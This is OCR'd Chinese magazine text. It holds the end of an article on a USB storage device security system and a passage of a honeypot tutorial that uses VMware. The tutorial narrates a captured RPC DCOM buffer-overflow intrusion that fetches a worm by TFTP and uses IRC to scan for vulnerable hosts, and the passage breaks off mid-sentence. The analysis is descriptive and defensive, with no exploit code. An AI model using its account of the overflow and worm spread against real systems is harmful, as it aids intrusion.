


图4

另外,本模块还有激活功能,未注册而非法在本计算机上使用的被锁闭移动存储设备可通过本功能对设备激活解锁。解锁后的移动存储设备可以在其他计算机上使用。

(3)合法性审核模块:审查新插入的移动存储设备的注册情况,对未注册的移动存储设备锁闭,即使拔下插入其他计算机也无法使用,必须由管理员用本软件激活,如图5所示。本模块在用户端和管理员端均有设置。该功能可防止带有木马的移动存储设备窃取电脑中的数据。




图5

(4)加/解密模块:对设备和文件的加/解密是本系统的核心功能之一,单击"设备安全"按钮进入本模块,选择加密种类,可对设备或者文件进行加/解密。

设备加/解密如下所示:选择设备加密后,文件选择部分变为不可用,设置口令并加密成功后设备自动弹出,再次插入本移动存储设备,系统会提示未格式化或者未找到磁盘,如图6所示。




图6




图6(续)

文件加密如下所示:选择文件加密后,选中待加密设备中的文件即可对文件加/解密。为便于用户识别,加密前后的文件名不改变,而只对文件的后缀名、簇链关系和簇开始字节加密。加密前后文件如图7所示。




图7

(5)U口控制模块:主要用于对USB接口的控制,单击"禁用"按钮可以实现禁用U口,单击"启用"按钮,提示输入启用密码,验证成功后启用U口。

其他的附加功能还有进程保护、开机自启动、后台运行等。当软件被恶意关闭后进程保护模块自动启动本系统,选择隐藏软件可以使软件在后台运行,通过热键可以显示软件界面。

小 结

本系统通过注册、审核和加密功能实现了对移动存储设备的管理和安全控制。程序本身运行占用系统资源小,不影响系统的运行速度。系统中所有涉及的密码设置均采用了弱口令限制机制,加强了口令的安全性。多种加密算法和加密方式的结合使用,使得数据不被窃取,即使被窃取后数据也不可用。但是,作为一种软件防护措施,本系统有其自身的不足,若能与其他固化硬件防护机制结合,将能提供更好的安全防护能力。

参考文献

[1] 马林编. 数据重现——文件系统原理精解与数据恢复最佳时间.北京:清华大学出版社,2009

[2] FAT32文件系统及目录结构.2009-05-20.http://bbs.51cto.com/thread-703707-1.html

[3] 陈立平.基于U盘FAT32文件系统的分析.沙洲职业工学院学报,2009(4)

[4] 万方数据.移动存储介质安全管理技术现状.2009-06-17. http://ec.yidaba.com/200906/171121111006100100000025996.shtml

---

前置知识:无
关键词:入侵、蜜罐、虚拟机

肉鸡还是陷阱:巧借VMWare逆向分析入侵过程



文/图 Winbo

近年来,《无间道》、《潜伏》等间谍类题材吸引了许多人的目光,也给人们展示了一个真真假假、虚虚实实的现实世界。不过,在网络世界里,也在时刻上演着这样的虚幻故事。比如要维护网

络安全，首先必须了解系统存在的漏洞和缺陷，了解攻击者的意图、技术、技巧等。但是，如同小偷不会告诉你偷了哪些东西，攻击者也不可能会告诉你详细的入侵过程。如今，随着虚拟化技术越来越受欢迎，通过蜜罐技术了解攻击工具和攻击策略也开始受到网络管理者的青睐。下面，将借助于VMWare虚拟化软件打造网络版"余则成"，构建"间谍式"蜜罐并联入互联网，通过该蜜罐工具捕获一些攻击行为，通过对这些攻击案例的深入分析，了解攻击者进行非法活动的整个过程以及所使用的攻击工具和方法。

蜜罐基础：了解间谍的"十八般武艺"

一个精明的间谍自然有十八般武艺，而"蜜罐技术"则是一种对攻击者进行识别并"瓦解"的技术。蜜罐技术通过部署作为诱饵的主机、网络服务以及信息，诱使攻击者进行攻击，减少对实际系统造成安全威胁。更重要的是，蜜罐技术可以对攻击行为进行监控和分析，了解攻击者所使用的攻击工具和攻击方法，推测攻击者的意图和动机。比如，《潜伏》剧中余则成的一些反间谍布置，包括在门、抽屉间卡纸条，在地上撒石灰等。这样，就能够追踪攻击者来源，对其攻击行为进行审计和取证，从而能够让防御者清晰地了解他们所面对的安全威胁，并通过法律手段去追究攻击者的责任，或者通过技术和管理手段来增强对实际系统的安全防护能力。

那么，间谍的"十八般武艺"通常有哪些呢？回到网络世界，蜜罐关键技术包括以下几类。

(1)数据捕获技术。手段高明的入侵者攻入系统后，常常会试图更改甚至销毁目标主机上的各种记录。因此，数据捕获主要是在日志文件中查找操作记录。通常情况下，日志文件包括防火墙日志、IDS日志和蜜罐主机的系统日志，即"三重捕获"。其中，防火墙在网络层记录所有出入蜜罐的连接，并且及时向系统管理员发出警告信息；IDS在数据链路层对蜜罐中的网络数据流进行监控、分析和抓取，以便将来能够重现攻击行为，并在发现可疑行为时报警；蜜罐主机除了使用操作系统自身提供的日志功能外，还可以利用第三方软件加强日志功能，传输到安全级别更高的远程日志服务器上备份。

(2)网络欺骗技术。为了使蜜罐对入侵者更有吸引力，需要采用各种欺骗手段来诱骗攻击者。例如在欺骗主机上模拟一些网络攻击者最"喜欢"的端口和漏洞。蜜罐主要的网络欺骗技术包括模拟服务端口、模拟系统漏洞和应用服务、IP空间欺骗、流量仿真、网络动态配置、网络服务、蜜罐主机。其中，网络流量仿真是常用来迷惑并吸引攻击者的方法。此外，还可以采用实时方式或重现方式复制真正的网络流量，或者从远程产生伪造流量，诱骗入侵者。

(3)攻击报警和数据控制。该技术保证一旦蜜罐被攻陷，网络攻击者不会利用蜜罐攻击其他系统并造成危害。该技术的难点是如何在控制住数据流量的同时又不引起攻击者的怀疑。在攻击者突破蜜罐后，他们最需要的就是网络连接，以便从网络上下载攻击工具包、打开IRC连接等，蜜罐允许他们做大部分的"合法"事情，但是对攻击其他系统的"需求"，比如发起拒绝服务攻击、对外部扫描以及使用漏洞攻击他人的行为，则一概禁止。对于高包含性的蜜罐，则必须采取外部数据控制的措施，如IDS或带宽限制。通常采取的方法是：使用多层次控制，避免单点失效的风险；进行人工实时监控，一旦入侵者的活动超越了受控制的范围而产生威胁时，马上终止所有连接。

(4)端口重定向技术。端口重定向技术就是在工作系统中模拟一个非工作服务。为了吸引网络攻击者上钩，一个较好的办法就是构建一个复制的模拟网，然后利用防火墙的端口映射或重定向技术，将它重定向到一个蜜网IP地址中。如同余则成监视李涯一样，可以在不被攻击者察觉的情况下监视他们的行动，得到攻击者所使用的工具、采用的方式、通信方法、组织机构和入侵动机等信息，同时耗费他们的精力。例如我们正常使用Web服务，而用Telnet和FTP重定向到蜜罐系统中，但实际上这两个服务是没有开启的，而攻击者扫描时则发现这两个端口是开放的，实际上这两个端口是蜜罐虚拟出来的，对服务器不会产生任何危害性。

通过上述技术的综合运用，我们完全可以

模仿余则成的卧底神功，将蜜罐系统模拟成一个操作系统，通过开放一些端口和弱口令，并设定出相应的回应程序，如Telnet密码暴力破解、添加新用户、权限提升、删除添加文件，可将其设定为易攻破的主机。

愿者上钩：巧借VMWare逆向分析入侵过程

与“多启动”系统相比，VMware不需要重新开机就能在同一台电脑使用好几个操作系统。VMware可以将电脑上的一部分硬盘和内存进行组合，每台机器拥有自己独立的CMOS、硬盘和操作系统，我们可以像使用普通机器一样对它们进行分区、格式化、安装系统和应用软件等操作，还可以将这几个操作系统联成一个网络。这样，一台电脑就可以轻松虚拟出若干台机器。在测试过程中，VMware需要一个操作系统作为最基本的平台，即HOST OS(主系统)，在HOST OS上运行的其它系统都叫GUEST OS(子系统或客户系统)。

1. 搭建虚拟主机测试环境

新建一个虚拟机后，除了使用默认值，用户还可以通过配置文件修改参数。这个配置文件实际上就相当于新电脑的“硬件配置”，用户可以在配置文件中决定虚拟机的硬盘、内存多大，是否有并口串口、是否有网络等。现在，首先利用VMWare虚拟出一个没有安装最新漏洞补丁的操作系统，然后构建一个具有多个节点的局域网，进行网络安全测试。参考步骤如下。

步骤1：安装虚拟操作系统。使用虚拟机软件VMWare安装操作系统软件，这里选择版本稍低的Windows 2000操作系统和SP4补丁。

步骤2：安装系统补丁程序和杀毒软件。给宿主机系统装上补丁程序，防止宿主机被攻破，并安装杀毒软件，升级到最新的病毒库，启动实时监控。

步骤3：安装日志服务器。将蜜罐上的应用程序日志、系统日志、安全日志都发送到日志服务器，可真实地了解到蜜罐的运行情况，从中发现攻击者的蛛丝马迹。例如在主机上安装日志服务器Kiwi Syslog Daemon 8.3.40(下载地址为：http://www.onlinedown.net/soft/20742.htm)。Kiwi Syslog Daemon是一个装在服务器上的应用软件，可以实时显示通过防火墙的所有访问信息，并可以以文件的形式用日期命名保存到硬盘，以供查看。软件参考界面如图1所示。同时，还可以在虚拟主机上安装日志记录工具，把系统日志发送到日志服务器上，如evtsys(https://engineering.purdue.edu/ECN/Resources/Documents/UNIX/evtsys)。




图1

步骤4：安装CMD记录软件。cmdlog的特点是记录cmd.exe的程序，且不在进程列表中显示出来，对于实时监控黑客在本机上的攻击行为十分有效。软件下载地址为http://www.yeshack.com/Soft/200409/104.html。解压后，把文件拷贝到C:\Windows\System32目录下。打开Windows命令提示符，输入以下参考命令：“C:\>evtsys –i –h 192.168.1.100”，其中“–i”表示安装成系统服务，“–h”表示指定log服务器的IP地址。

步骤5：安装数据包捕获软件。例如可以安装Sniffer Pro v4.7.530(http://down.chinaz.com/soft/5542.htm)；也可以安装网络数据包嗅探软件SmartSniff(http://www.52z.com/soft/12891.html)。通过捕获并分析虚拟机上流进和流出的网络数据包，了解攻击者的攻击技术、利用的系统漏洞和使用的工具等。

这样，通过“三重捕获”的层层防范措施，可以确保在不被入侵者发现诱骗的前提下，尽可能多地捕获攻击行为信息，包括入侵者的按键记录、CPU利用率、进程列表、使用过的各种协议数据包内容等，同时充分保证捕获信息的完整和安全。此外，还可以分析攻击者所要进行的下一

步工作，以及将捕获的数据不放在蜜罐主机上，防止被攻击者发现而提早退出。

2. 尽在掌控之中：实施监控测试

基本环境及工具配置好后，现在开始进行监控测试。

步骤1：开始监测扫描行为。搭建好蜜罐系统的虚拟主机后，联上互联网后，通过嗅探软件发现不时有主机对蜜罐进行基于135 端口扫描，有时伴随着基于NetBIOS扫描（137、139 端口），说明网络中存在大量随机扫描。

步骤2：对攻击行为进行捕获。现在，一位来自外网的不速之客开始对蜜罐进行扫描和攻击。从分析数据来看，主要是基于135端口的扫描。接下来攻击者对蜜罐的135端口进行攻击，建立RPC远程连接，并向蜜罐传送带有恶意代码的数据包。捕获的数据包如图2所示。




图2

步骤3：漏洞分析。这是针对Windows RPC DCOM接口进行缓冲区溢出漏洞的攻击，漏洞可通过135（TCP/UDP）、139、445、593 等端口发起攻击。由于Windows的DCOM实现在处理一个参数时没有检查长度。通过提交一个超长（数百字节）的文件名参数可导致堆溢出，从而使RPCSS服务崩溃。精心构造提交的数据可在系统上以本地系统权限运行代码。攻击者可在系统中采取任何行为，包括安装程序，窃取更改或删除数据，或以完全权限创建新账号。

步骤4：攻击者对蜜罐的RPC DCOM接口缓冲区溢出攻击成功后，蜜罐系统执行RPC数据包中附带的恶意代码，该代码检查本机是否已经被感染或被种下后门程序。经检查本机还没有被感染，于是该程序就向攻击者请求发送蠕虫病毒程序Winregs32.exe。随后，攻击者用TFTP协议向本机传送该蠕虫病毒。下载完毕后，该蠕虫病毒被立即执行，首先向DNS 服务器查询IP地址，接着与该主机建立IRC 连接。捕获到的数据如图3所示。




图3

步骤5：入侵行为分析。IRC连接成功后，主机通过IRC向该蠕虫病毒发送一条指令，让蜜罐系统建立150个线程扫描某个网络段上的所有主机，寻找存在135端口漏洞的主机。之后，蜜罐主机开始不间断地扫描某个网络段上的所有主机，寻找有135端口漏洞的主机，CPU利用率达到100%，大量消耗系统资源。到此为止，蠕虫已完成入侵、感染蜜罐系统，并立即执行，通过对发送到日志服务器上的日志进行分析，得出该蠕虫病毒首先将自己拷贝到%system%\Winregs3